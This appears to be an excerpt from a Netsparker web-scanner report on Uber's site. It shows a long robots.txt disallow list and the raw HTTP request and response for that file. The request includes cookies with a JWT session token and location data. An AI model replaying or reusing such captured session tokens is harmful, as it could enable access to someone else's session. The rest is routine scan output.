- disallow: /tw/nl/
- disallow: /tw/pl/
- disallow: /tw/pt/
- disallow: /tw/ro/
- disallow: /tw/ru/
- disallow: /tw/sk/
- disallow: /tw/sv/
- disallow: /tw/sw/
- disallow: /tw/th/
- disallow: /tw/tl/
- disallow: /tw/tr/
- disallow: /tw/uk/
- disallow: /tw/ur/
- disallow: /tw/vi/
- disallow: /tz/az/
- disallow: /tz/bg/
- disallow: /tz/cs/
- disallow: /tz/da/
- disallow: /tz/de/
- disallow: /tz/el/
- disallow: /tz/es/
- disallow: /tz/et/
- disallow: /tz/fi/
- disallow: /tz/fr/
- disallow: /tz/he/
- disallow: /tz/hi/
- disallow: /tz/hr/
- disallow: /tz/hu/
- disallow: /tz/id/
- disallow: /tz/it/
- disallow: /tz/ja/
- disallow: /tz/ko/
- disallow: /tz/lt/
- disallow: /tz/ms/
- disallow: /tz/nb/
- disallow: /tz/nl/
- disallow: /tz/pl/
- disallow: /tz/pt/
- disallow: /tz/ro/
- disallow: /tz/ru/
- disallow: /tz/sk/
- disallow: /tz/sv/
- disallow: /tz/sw/
- disallow: /tz/th/
- disallow: /tz/tl/
- disallow: /tz/tr/
- disallow: /tz/uk/
- disallow: /tz/ur/
- disallow: /tz/vi/
- disallow: /tz/zh/
- disallow: /ua/ar/
- disallow: /ua/az/
- disallow: /ua/bg/

- disallow: /ua/cs/
- disallow: /ua/da/
- disallow: /ua/de/
- disallow: /ua/el/
- disallow: /ua/es/
- disallow: /ua/et/
- disallow: /ua/fi/
- disallow: /ua/fr/
- disallow: /ua/he/
- disallow: /ua/hi/
- disallow: /ua/hr/
- disallow: /ua/hu/
- disallow: /ua/id/
- disallow: /ua/it/
- disallow: /ua/ja/
- disallow: /ua/ko/
- disallow: /ua/lt/
- disallow: /ua/ms/
- disallow: /ua/nb/
- disallow: /ua/nl/
- disallow: /ua/pl/
- disallow: /ua/pt/
- disallow: /ua/ro/
- disallow: /ua/sk/
- disallow: /ua/sv/
- disallow: /ua/sw/
- disallow: /ua/th/
- disallow: /ua/tl/
- disallow: /ua/tr/
- disallow: /ua/ur/
- disallow: /ua/vi/
- disallow: /ua/zh/
- disallow: /ug/az/
- disallow: /ug/bg/
- disallow: /ug/cs/
- disallow: /ug/da/
- disallow: /ug/de/
- disallow: /ug/el/
- disallow: /ug/es/
- disallow: /ug/et/
- disallow: /ug/fi/
- disallow: /ug/fr/
- disallow: /ug/he/
- disallow: /ug/hi/
- disallow: /ug/hr/
- disallow: /ug/hu/
- disallow: /ug/id/
- disallow: /ug/it/
- disallow: /ug/ja/
- disallow: /ug/ko/
- disallow: /ug/lt/
- disallow: /ug/ms/
- disallow: /ug/nb/

- disallow: /ug/nl/
- disallow: /ug/pl/
- disallow: /ug/pt/
- disallow: /ug/ro/
- disallow: /ug/ru/
- disallow: /ug/sk/
- disallow: /ug/sv/
- disallow: /ug/sw/
- disallow: /ug/th/
- disallow: /ug/tl/
- disallow: /ug/tr/
- disallow: /ug/uk/
- disallow: /ug/ur/
- disallow: /ug/vi/
- disallow: /ug/zh/
- disallow: /ur-US/
- disallow: /us/id/
- disallow: /us/cs/
- disallow: /us/da/
- disallow: /us/de/
- disallow: /us/et/
- disallow: /us/fr/
- disallow: /us/hr/
- disallow: /us/it/
- disallow: /us/lt/
- disallow: /us/hu/
- disallow: /us/ms/
- disallow: /us/nl/
- disallow: /us/nb/
- disallow: /us/pl/
- disallow: /us/pt/
- disallow: /us/ru/
- disallow: /us/ro/
- disallow: /us/sk/
- disallow: /us/fi/
- disallow: /us/sv/
- disallow: /us/tl/
- disallow: /us/vi/
- disallow: /us/tr/
- disallow: /us/el/
- disallow: /us/bg/
- disallow: /us/uk/
- disallow: /us/he/
- disallow: /us/ar/
- disallow: /us/hi/
- disallow: /us/th/
- disallow: /us/ko/
- disallow: /us/ja/
- disallow: /us/es-es/
- disallow: /us/br-pt/
- disallow: /us/pt-pt/
- disallow: /us/hk-zh/
- disallow: /us/ca-fr/

- disallow: /us/sw/
- disallow: /us/ur/
- disallow: /us/tw-zh/
- disallow: /uy/ar/
- disallow: /uy/az/
- disallow: /uy/bg/
- disallow: /uy/cs/
- disallow: /uy/da/
- disallow: /uy/de/
- disallow: /uy/el/
- disallow: /uy/et/
- disallow: /uy/fi/
- disallow: /uy/fr/
- disallow: /uy/he/
- disallow: /uy/hi/
- disallow: /uy/hr/
- disallow: /uy/hu/
- disallow: /uy/id/
- disallow: /uy/it/
- disallow: /uy/ja/
- disallow: /uy/ko/
- disallow: /uy/lt/
- disallow: /uy/ms/
- disallow: /uy/nb/
- disallow: /uy/nl/
- disallow: /uy/pl/
- disallow: /uy/pt/
- disallow: /uy/ro/
- disallow: /uy/ru/
- disallow: /uy/sk/
- disallow: /uy/sv/
- disallow: /uy/sw/
- disallow: /uy/th/
- disallow: /uy/tl/
- disallow: /uy/tr/
- disallow: /uy/uk/
- disallow: /uy/ur/
- disallow: /uy/vi/
- disallow: /uy/zh/
- disallow: /ve/az/
- disallow: /ve/bg/
- disallow: /ve/cs/
- disallow: /ve/da/
- disallow: /ve/de/
- disallow: /ve/el/
- disallow: /ve/et/
- disallow: /ve/fi/
- disallow: /ve/fr/
- disallow: /ve/he/
- disallow: /ve/hi/
- disallow: /ve/hr/
- disallow: /ve/hu/
- disallow: /ve/id/

- disallow: /ve/it/
- disallow: /ve/ja/
- disallow: /ve/ko/
- disallow: /ve/lt/
- disallow: /ve/ms/
- disallow: /ve/nb/
- disallow: /ve/nl/
- disallow: /ve/pl/
- disallow: /ve/pt/
- disallow: /ve/ro/
- disallow: /ve/ru/
- disallow: /ve/sk/
- disallow: /ve/sv/
- disallow: /ve/sw/
- disallow: /ve/th/
- disallow: /ve/tl/
- disallow: /ve/tr/
- disallow: /ve/uk/
- disallow: /ve/ur/
- disallow: /ve/vi/
- disallow: /ve/zh/
- disallow: /vn/ar/
- disallow: /vn/az/
- disallow: /vn/bg/
- disallow: /vn/cs/
- disallow: /vn/da/
- disallow: /vn/de/
- disallow: /vn/el/
- disallow: /vn/es/
- disallow: /vn/et/
- disallow: /vn/fi/
- disallow: /vn/fr/
- disallow: /vn/he/
- disallow: /vn/hi/
- disallow: /vn/hr/
- disallow: /vn/hu/
- disallow: /vn/id/
- disallow: /vn/it/
- disallow: /vn/ja/
- disallow: /vn/ko/
- disallow: /vn/lt/
- disallow: /vn/ms/
- disallow: /vn/nb/
- disallow: /vn/nl/
- disallow: /vn/pl/
- disallow: /vn/pt/
- disallow: /vn/ro/
- disallow: /vn/ru/
- disallow: /vn/sk/
- disallow: /vn/sv/
- disallow: /vn/sw/
- disallow: /vn/th/
- disallow: /vn/tl/

- disallow: /vn/tr/
- disallow: /vn/uk/
- disallow: /vn/ur/
- disallow: /vn/zh/
- disallow: /za/az/
- disallow: /za/bg/
- disallow: /za/cs/
- disallow: /za/da/
- disallow: /za/de/
- disallow: /za/el/
- disallow: /za/es/
- disallow: /za/et/
- disallow: /za/fi/
- disallow: /za/fr/
- disallow: /za/he/
- disallow: /za/hi/
- disallow: /za/hr/
- disallow: /za/hu/
- disallow: /za/id/
- disallow: /za/it/
- disallow: /za/ja/
- disallow: /za/ko/
- disallow: /za/lt/
- disallow: /za/ms/
- disallow: /za/nb/
- disallow: /za/nl/
- disallow: /za/pl/
- disallow: /za/pt/
- disallow: /za/ro/
- disallow: /za/ru/
- disallow: /za/sk/
- disallow: /za/sv/
- disallow: /za/sw/
- disallow: /za/th/
- disallow: /za/tl/
- disallow: /za/tr/
- disallow: /za/uk/
- disallow: /za/ur/
- disallow: /za/vi/
- disallow: /za/zh/

Request

```
GET /robots.txt HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%2
2:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22l
at%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territory
GeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territor
ySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1144.3498 **Total Bytes Received** : 59796 **Body Length** : 58514 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:43:56 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:56 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-Xss-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:56 G
…
t-Security: max-age=604800
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:56 GMT
Cache-Control: max-age=0


# robotstxt.org/
User-agent:*
allow:*.js
allow:*.css
disallow:/invite
disallow:/report-issue
disallow:*/?_ga
disallow:*?gh_jid
disallow:*/?client_id
disallow:*/?realestate_id
disallow:*/go/
disallow:*/cmlntest-access
disallow:*/api/
disallow:/app/
disallow:/local/search
disallow:/local/*?*sort
```

```
disallow:/local/*/*/*/*/
disallow:/global/es-es/airports/
disallow:/global/fr-ca/airports/

sitemap: https://www.uber.com/sitemap.xml

disallow:/ae/bg/
disallow:/ae/cs/
disallow:/ae/da/
disallow:/ae/de/
disallow:/ae/el/
disallow:/ae/es/
disallow:/ae/et/
disallow:/ae/fi/
disallow:/ae/fr/
disallow:/ae/he/
disallow:/ae/hi/
disallow:/ae/hr/
disallow:/ae/hu/
disallow:/ae/id/
disallow:/ae/it/
disallow:/ae/ja/
disallow:/ae/ko/
disallow:/ae/lt/
disallow:/ae/ms/
disallow:/ae/nb/
disallow:/ae/nl/
disallow:/ae/pl/
disallow:/ae/pt/
disallow:/ae/ro/
disallow:/ae/ru/
disallow:/ae/sk/
disallow:/ae/sv/
disallow:/ae/sw/
disallow:/ae/th/
disallow:/ae/tl/
disallow:/ae/tr/
disallow:/ae/uk/
disallow:/ae/ur/
disallow:/ae/vi/
disallow:/ae/zh/
disallow:/ar/az/
disallow:/ar/bg/
disallow:/ar/cs/
disallow:/ar/da/
disallow:/ar/de/
disallow:/ar/el/
disallow:/ar/et/
disallow:/ar/fi/
disallow:/ar/fr/
disallow:/ar/he/
disallow:/ar/hi/
disallow:/ar/hr/
```

```
disallow:/ar/hu/
disallow:/ar/id/
disallow:/ar/it/
disallow:/ar/ja/
disallow:/ar/ko/
disallow:/ar/lt/
disallow:/ar/ms/
disallow:/ar/nb/
disallow:/ar/nl/
disallow:/ar/pl/
disallow:/ar/pt/
disallow:/ar/ro/
disallow:/ar/ru/
disallow:/ar/sk/
disallow:/ar/sv/
disallow:/ar/sw/
disallow:/ar/th/
disallow:/ar/tl/
disallow:/ar/tr/
disallow:/ar/uk/
disallow:/ar/ur/
disallow:/ar/vi/
disallow:/ar/zh/
disallow:/at/az/
disallow:/at/bg/
disallow:/at/cs/
disallow:/at/da/
disallow:/at/el/
disallow:/at/es/
disallow:/at/et/
disallow:/at/fi/
disallow:/at/fr/
disallow:/at/he/
disallow:/at/hi/
disallow:/at/hr/
disallow:/at/hu/
disallow:/at/id/
disallow:/at/it/
disallow:/at/ja/
disallow:/at/ko/
disallow:/at/lt/
disallow:/at/ms/
disallow:/at/nb/
disallow:/at/nl/
disallow:/at/pl/
disallow:/at/pt/
disallow:/at/ro/
disallow:/at/ru/
disallow:/at/sk/
disallow:/at/sv/
disallow:/at/sw/
disallow:/at/th/
disallow:/at/tl/
```

```
disallow:/at/tr/
disallow:/at/uk/
disallow:/at/ur/
disallow:/at/vi/
disallow:/at/zh/
disallow:/au/ar/
disallow:/au/az/
disallow:/au/bg/
disallow:/au/cs/
disallow:/au/da/
disallow:/au/de/
disallow:/au/el/
disallow:/au/es/
disallow:/au/et/
disallow:/au/fi/
disallow:/au/fr/
disallow:/au/he/
disallow:/au/hi/
disallow:/au/hr/
disallow:/au/hu/
disallow:/au/id/
disallow:/au/it/
disallow:/au/ja/
disallow:/au/ko/
disallow:/au/lt/
disallow:/au/ms/
disallow:/au/nb/
disallow:/au/nl/
disallow:/au/pl/
disallow:/au/pt/
disallow:/au/ro/
disallow:/au/ru/
disallow:/au/sk/
disallow:/au/sv/
disallow:/au/sw/
disallow:/au/th/
disallow:/au/tl/
disallow:/au/tr/
disallow:/au/uk/
disallow:/au/ur/
disallow:/au/vi/
disallow:/az/en/
disallow:/az/ar/
disallow:/az/bg/
disallow:/az/cs/
disallow:/az/da/
disallow:/az/de/
disallow:/az/el/
disallow:/az/es/
disallow:/az/et/
disallow:/az/fi/
disallow:/az/fr/
disallow:/az/he/
```

```
disallow:/az/hi/
disallow:/az/hr/
disallow:/az/hu/
disallow:/az/id/
disallow:/az/it/
disallow:/az/ja/
disallow:/az/ko/
disallow:/az/lt/
disallow:/az/ms/
disallow:/az/nb/
disallow:/az/nl/
disallow:/az/pl/
disallow:/az/pt/
disallow:/az/ro/
disallow:/az/sk/
disallow:/az/sv/
disallow:/az/sw/
disallow:/az/th/
disallow:/az/tl/
disallow:/az/tr/
disallow:/az/uk/
disallow:/az/ur/
disallow:/az/vi/
disallow:/az/zh/
disallow:/bd/az/
disallow:/bd/bg/
disallow:/bd/cs/
disallow:/bd/da/
disallow:/bd/de/
disallow:/bd/el/
disallow:/bd/es/
disallow:/bd/et/
disallow:/bd/fi/
disallow:/bd/fr/
disallow:/bd/he/
disallow:/bd/hi/
disallow:/bd/hr/
disallow:/bd/hu/
disallow:/bd/id/
disallow:/bd/it/
disallow:/bd/ja/
disallow:/bd/ko/
disallow:/bd/lt/
disallow:/bd/ms/
disallow:/bd/nb/
disallow:/bd/nl/
disallow:/bd/pl/
disallow:/bd/pt/
disallow:/bd/ro/
disallow:/bd/ru/
disallow:/bd/sk/
disallow:/bd/sv/
disallow:/bd/sw/
```

disallow:/bd/th/
disallow:/bd/tl/
disallow:/bd/tr/
disallow:/bd/uk/
disallow:/bd/ur/
disallow:/bd/vi/
disallow:/bd/zh/
disallow:/be/az/
disallow:/be/bg/
disallow:/be/cs/
disallow:/be/da/
disallow:/be/de/
disallow:/be/el/
disallow:/be/es/
disallow:/be/et/
disallow:/be/fi/
disallow:/be/he/
disallow:/be/hi/
disallow:/be/hr/
disallow:/be/hu/
disallow:/be/id/
disallow:/be/it/
disallow:/be/ja/
disallow:/be/ko/
disallow:/be/lt/
disallow:/be/ms/
disallow:/be/nb/
disallow:/be/pl/
disallow:/be/pt/
disallow:/be/ro/
disallow:/be/ru/
disallow:/be/sk/
disallow:/be/sv/
disallow:/be/sw/
disallow:/be/th/
disallow:/be/tl/
disallow:/be/tr/
disallow:/be/uk/
disallow:/be/ur/
disallow:/be/vi/
disallow:/be/zh/
disallow:/bg/ar/
disallow:/bg/az/
disallow:/bg/cs/
disallow:/bg/da/
disallow:/bg/de/
disallow:/bg/el/
disallow:/bg/es/
disallow:/bg/et/
disallow:/bg/fi/
disallow:/bg/fr/
disallow:/bg/he/
disallow:/bg/hi/

disallow:/bg/hr/
disallow:/bg/hu/
disallow:/bg/id/
disallow:/bg/it/
disallow:/bg/ja/
disallow:/bg/ko/
disallow:/bg/lt/
disallow:/bg/ms/
disallow:/bg/nb/
disallow:/bg/nl/
disallow:/bg/pl/
disallow:/bg/pt/
disallow:/bg/ro/
disallow:/bg/ru/
disallow:/bg/sk/
disallow:/bg/sv/
disallow:/bg/sw/
disallow:/bg/th/
disallow:/bg/tl/
disallow:/bg/tr/
disallow:/bg/uk/
disallow:/bg/ur/
disallow:/bg/vi/
disallow:/bg/zh/
disallow:/bh/az/
disallow:/bh/bg/
disallow:/bh/cs/
disallow:/bh/da/
disallow:/bh/de/
disallow:/bh/el/
disallow:/bh/es/
disallow:/bh/et/
disallow:/bh/fi/
disallow:/bh/fr/
disallow:/bh/he/
disallow:/bh/hi/
disallow:/bh/hr/
disallow:/bh/hu/
disallow:/bh/id/
disallow:/bh/it/
disallow:/bh/ja/
disallow:/bh/ko/
disallow:/bh/lt/
disallow:/bh/ms/
disallow:/bh/nb/
disallow:/bh/nl/
disallow:/bh/pl/
disallow:/bh/pt/
disallow:/bh/ro/
disallow:/bh/ru/
disallow:/bh/sk/
disallow:/bh/sv/
disallow:/bh/sw/

```
disallow:/bh/th/
disallow:/bh/tl/
disallow:/bh/tr/
disallow:/bh/uk/
disallow:/bh/ur/
disallow:/bh/vi/
disallow:/bh/zh/
disallow:/bo/az/
disallow:/bo/bg/
disallow:/bo/cs/
disallow:/bo/da/
disallow:/bo/de/
disallow:/bo/el/
disallow:/bo/et/
disallow:/bo/fi/
disallow:/bo/fr/
disallow:/bo/he/
disallow:/bo/hi/
disallow:/bo/hr/
disallow:/bo/hu/
disallow:/bo/id/
disallow:/bo/it/
disallow:/bo/ja/
disallow:/bo/ko/
disallow:/bo/lt/
disallow:/bo/ms/
disallow:/bo/nb/
disallow:/bo/nl/
disallow:/bo/pl/
disallow:/bo/pt/
disallow:/bo/ro/
disallow:/bo/ru/
disallow:/bo/sk/
disallow:/bo/sv/
disallow:/bo/sw/
disallow:/bo/th/
disallow:/bo/tl/
disallow:/bo/tr/
disallow:/bo/uk/
disallow:/bo/ur/
disallow:/bo/vi/
disallow:/bo/zh/
disallow:/br/ar/
disallow:/br/az/
disallow:/br/bg/
disallow:/br/cs/
disallow:/br/da/
disallow:/br/de/
disallow:/br/el/
disallow:/br/es/
disallow:/br/et/
disallow:/br/fi/
disallow:/br/fr/
```

```
disallow:/br/he/
disallow:/br/hi/
disallow:/br/hr/
disallow:/br/hu/
disallow:/br/id/
disallow:/br/it/
disallow:/br/ja/
disallow:/br/ko/
disallow:/br/lt/
disallow:/br/ms/
disallow:/br/nb/
disallow:/br/nl/
disallow:/br/pl/
disallow:/br/ro/
disallow:/br/ru/
disallow:/br/sk/
disallow:/br/sv/
disallow:/br/sw/
disallow:/br/th/
disallow:/br/tl/
disallow:/br/tr/
disallow:/br/uk/
disallow:/br/ur/
disallow:/br/vi/
disallow:/br/zh/
disallow:/by/en/
disallow:/by/ar/
disallow:/by/az/
disallow:/by/bg/
disallow:/by/cs/
disallow:/by/da/
disallow:/by/de/
disallow:/by/el/
disallow:/by/es/
disallow:/by/et/
disallow:/by/fi/
disallow:/by/fr/
disallow:/by/he/
disallow:/by/hi/
disallow:/by/hr/
disallow:/by/hu/
disallow:/by/id/
disallow:/by/it/
disallow:/by/ja/
disallow:/by/ko/
disallow:/by/lt/
disallow:/by/ms/
disallow:/by/nb/
disallow:/by/nl/
disallow:/by/pl/
disallow:/by/pt/
disallow:/by/ro/
disallow:/by/sk/
```

```
disallow:/by/sv/
disallow:/by/sw/
disallow:/by/th/
disallow:/by/tl/
disallow:/by/tr/
disallow:/by/uk/
disallow:/by/ur/
disallow:/by/vi/
disallow:/by/zh/
disallow:/ca/az/
disallow:/ca/bg/
disallow:/ca/cs/
disallow:/ca/da/
disallow:/ca/de/
disallow:/ca/el/
disallow:/ca/es/
disallow:/ca/et/
disallow:/ca/fi/
disallow:/ca/he/
disallow:/ca/hi/
disallow:/ca/hr/
disallow:/ca/hu/
disallow:/ca/id/
disallow:/ca/it/
disallow:/ca/ja/
disallow:/ca/ko/
disallow:/ca/lt/
disallow:/ca/ms/
disallow:/ca/nb/
disallow:/ca/nl/
disallow:/ca/pl/
disallow:/ca/pt/
disallow:/ca/ro/
disallow:/ca/ru/
disallow:/ca/sk/
disallow:/ca/sv/
disallow:/ca/sw/
disallow:/ca/th/
disallow:/ca/tl/
disallow:/ca/tr/
disallow:/ca/uk/
disallow:/ca/ur/
disallow:/ca/vi/
disallow:/ca/zh/
disallow:/ch/ar/
disallow:/ch/az/
disallow:/ch/bg/
disallow:/ch/cs/
disallow:/ch/da/
disallow:/ch/el/
disallow:/ch/en/
disallow:/ch/es/
disallow:/ch/et/
```

```
disallow:/ch/fi/
disallow:/ch/he/
disallow:/ch/hi/
disallow:/ch/hr/
disallow:/ch/hu/
disallow:/ch/id/
disallow:/ch/ja/
disallow:/ch/ko/
disallow:/ch/lt/
disallow:/ch/ms/
disallow:/ch/nb/
disallow:/ch/nl/
disallow:/ch/pl/
disallow:/ch/pt/
disallow:/ch/ro/
disallow:/ch/ru/
disallow:/ch/sk/
disallow:/ch/sv/
disallow:/ch/sw/
disallow:/ch/th/
disallow:/ch/tl/
disallow:/ch/tr/
disallow:/ch/uk/
disallow:/ch/ur/
disallow:/ch/vi/
disallow:/ch/zh/
disallow:/cl/ar/
disallow:/cl/az/
disallow:/cl/bg/
disallow:/cl/cs/
disallow:/cl/da/
disallow:/cl/de/
disallow:/cl/el/
disallow:/cl/et/
disallow:/cl/fi/
disallow:/cl/fr/
disallow:/cl/he/
disallow:/cl/hi/
disallow:/cl/hr/
disallow:/cl/hu/
disallow:/cl/id/
disallow:/cl/it/
disallow:/cl/ja/
disallow:/cl/ko/
disallow:/cl/lt/
disallow:/cl/ms/
disallow:/cl/nb/
disallow:/cl/nl/
disallow:/cl/pl/
disallow:/cl/pt/
disallow:/cl/ro/
disallow:/cl/ru/
disallow:/cl/sk/
```

```
disallow:/cl/sv/
disallow:/cl/sw/
disallow:/cl/th/
disallow:/cl/tl/
disallow:/cl/tr/
disallow:/cl/uk/
disallow:/cl/ur/
disallow:/cl/vi/
disallow:/cl/zh/
disallow:/cn/ar/
disallow:/cn/az/
disallow:/cn/bg/
disallow:/cn/cs/
disallow:/cn/da/
disallow:/cn/de/
disallow:/cn/el/
disallow:/cn/es/
disallow:/cn/et/
disallow:/cn/fi/
disallow:/cn/fr/
disallow:/cn/he/
disallow:/cn/hi/
disallow:/cn/hr/
disallow:/cn/hu/
disallow:/cn/id/
disallow:/cn/it/
disallow:/cn/ja/
disallow:/cn/ko/
disallow:/cn/lt/
disallow:/cn/ms/
disallow:/cn/nb/
disallow:/cn/nl/
disallow:/cn/pl/
disallow:/cn/pt/
disallow:/cn/ro/
disallow:/cn/ru/
disallow:/cn/sk/
disallow:/cn/sv/
disallow:/cn/sw/
disallow:/cn/th/
disallow:/cn/tl/
disallow:/cn/tr/
disallow:/cn/uk/
disallow:/cn/ur/
disallow:/cn/vi/
disallow:/co/ar/
disallow:/co/az/
disallow:/co/bg/
disallow:/co/cs/
disallow:/co/da/
disallow:/co/de/
disallow:/co/el/
disallow:/co/et/
```

```
disallow:/co/fi/
disallow:/co/fr/
disallow:/co/he/
disallow:/co/hi/
disallow:/co/hr/
disallow:/co/hu/
disallow:/co/id/
disallow:/co/it/
disallow:/co/ja/
disallow:/co/ko/
disallow:/co/lt/
disallow:/co/ms/
disallow:/co/nb/
disallow:/co/nl/
disallow:/co/pl/
disallow:/co/pt/
disallow:/co/ro/
disallow:/co/ru/
disallow:/co/sk/
disallow:/co/sv/
disallow:/co/sw/
disallow:/co/th/
disallow:/co/tl/
disallow:/co/tr/
disallow:/co/uk/
disallow:/co/ur/
disallow:/co/vi/
disallow:/co/zh/
disallow:/cr/ar/
disallow:/cr/az/
disallow:/cr/bg/
disallow:/cr/cs/
disallow:/cr/da/
disallow:/cr/de/
disallow:/cr/el/
disallow:/cr/et/
disallow:/cr/fi/
disallow:/cr/fr/
disallow:/cr/he/
disallow:/cr/hi/
disallow:/cr/hr/
disallow:/cr/hu/
disallow:/cr/id/
disallow:/cr/it/
disallow:/cr/ja/
disallow:/cr/ko/
disallow:/cr/lt/
disallow:/cr/ms/
disallow:/cr/nb/
disallow:/cr/nl/
disallow:/cr/pl/
disallow:/cr/pt/
disallow:/cr/ro/
```

```
disallow:/cr/ru/
disallow:/cr/sk/
disallow:/cr/sv/
disallow:/cr/sw/
disallow:/cr/th/
disallow:/cr/tl/
disallow:/cr/tr/
disallow:/cr/uk/
disallow:/cr/ur/
disallow:/cr/vi/
disallow:/cr/zh/
disallow:/cz/ar/
disallow:/cz/az/
disallow:/cz/bg/
disallow:/cz/da/
disallow:/cz/de/
disallow:/cz/el/
disallow:/cz/es/
disallow:/cz/et/
disallow:/cz/fi/
disallow:/cz/fr/
disallow:/cz/he/
disallow:/cz/hi/
disallow:/cz/hr/
disallow:/cz/hu/
disallow:/cz/id/
disallow:/cz/it/
disallow:/cz/ja/
disallow:/cz/ko/
disallow:/cz/lt/
disallow:/cz/ms/
disallow:/cz/nb/
disallow:/cz/nl/
disallow:/cz/pl/
disallow:/cz/pt/
disallow:/cz/ro/
disallow:/cz/sk/
disallow:/cz/sv/
disallow:/cz/sw/
disallow:/cz/th/
disallow:/cz/tl/
disallow:/cz/tr/
disallow:/cz/uk/
disallow:/cz/ur/
disallow:/cz/vi/
disallow:/cz/zh/
disallow:/de/az/
disallow:/de/bg/
disallow:/de/cs/
disallow:/de/da/
disallow:/de/el/
disallow:/de/es/
disallow:/de/et/
```

```
disallow:/de/fi/
disallow:/de/fr/
disallow:/de/he/
disallow:/de/hi/
disallow:/de/hr/
disallow:/de/hu/
disallow:/de/id/
disallow:/de/it/
disallow:/de/ja/
disallow:/de/ko/
disallow:/de/lt/
disallow:/de/ms/
disallow:/de/nb/
disallow:/de/nl/
disallow:/de/pl/
disallow:/de/pt/
disallow:/de/ro/
disallow:/de/ru/
disallow:/de/sk/
disallow:/de/sv/
disallow:/de/sw/
disallow:/de/th/
disallow:/de/tl/
disallow:/de/tr/
disallow:/de/uk/
disallow:/de/ur/
disallow:/de/vi/
disallow:/de/zh/
disallow:/dk/ar/
disallow:/dk/az/
disallow:/dk/bg/
disallow:/dk/cs/
disallow:/dk/de/
disallow:/dk/el/
disallow:/dk/es/
disallow:/dk/et/
disallow:/dk/fi/
disallow:/dk/fr/
disallow:/dk/he/
disallow:/dk/hi/
disallow:/dk/hr/
disallow:/dk/hu/
disallow:/dk/id/
disallow:/dk/it/
disallow:/dk/ja/
disallow:/dk/ko/
disallow:/dk/lt/
disallow:/dk/ms/
disallow:/dk/nb/
disallow:/dk/nl/
disallow:/dk/pl/
disallow:/dk/pt/
disallow:/dk/ro/
```

disallow:/dk/ru/
disallow:/dk/sk/
disallow:/dk/sv/
disallow:/dk/sw/
disallow:/dk/th/
disallow:/dk/tl/
disallow:/dk/tr/
disallow:/dk/uk/
disallow:/dk/ur/
disallow:/dk/vi/
disallow:/dk/zh/
disallow:/do/ar/
disallow:/do/az/
disallow:/do/bg/
disallow:/do/cs/
disallow:/do/da/
disallow:/do/de/
disallow:/do/el/
disallow:/do/et/
disallow:/do/fi/
disallow:/do/fr/
disallow:/do/he/
disallow:/do/hi/
disallow:/do/hr/
disallow:/do/hu/
disallow:/do/id/
disallow:/do/it/
disallow:/do/ja/
disallow:/do/ko/
disallow:/do/lt/
disallow:/do/ms/
disallow:/do/nb/
disallow:/do/nl/
disallow:/do/pl/
disallow:/do/pt/
disallow:/do/ro/
disallow:/do/ru/
disallow:/do/sk/
disallow:/do/sv/
disallow:/do/sw/
disallow:/do/th/
disallow:/do/tl/
disallow:/do/tr/
disallow:/do/uk/
disallow:/do/ur/
disallow:/do/vi/
disallow:/do/zh/
disallow:/ec/ar/
disallow:/ec/az/
disallow:/ec/bg/
disallow:/ec/cs/
disallow:/ec/da/
disallow:/ec/de/

```
disallow:/ec/el/
disallow:/ec/et/
disallow:/ec/fi/
disallow:/ec/fr/
disallow:/ec/he/
disallow:/ec/hi/
disallow:/ec/hr/
disallow:/ec/hu/
disallow:/ec/id/
disallow:/ec/it/
disallow:/ec/ja/
disallow:/ec/ko/
disallow:/ec/lt/
disallow:/ec/ms/
disallow:/ec/nb/
disallow:/ec/nl/
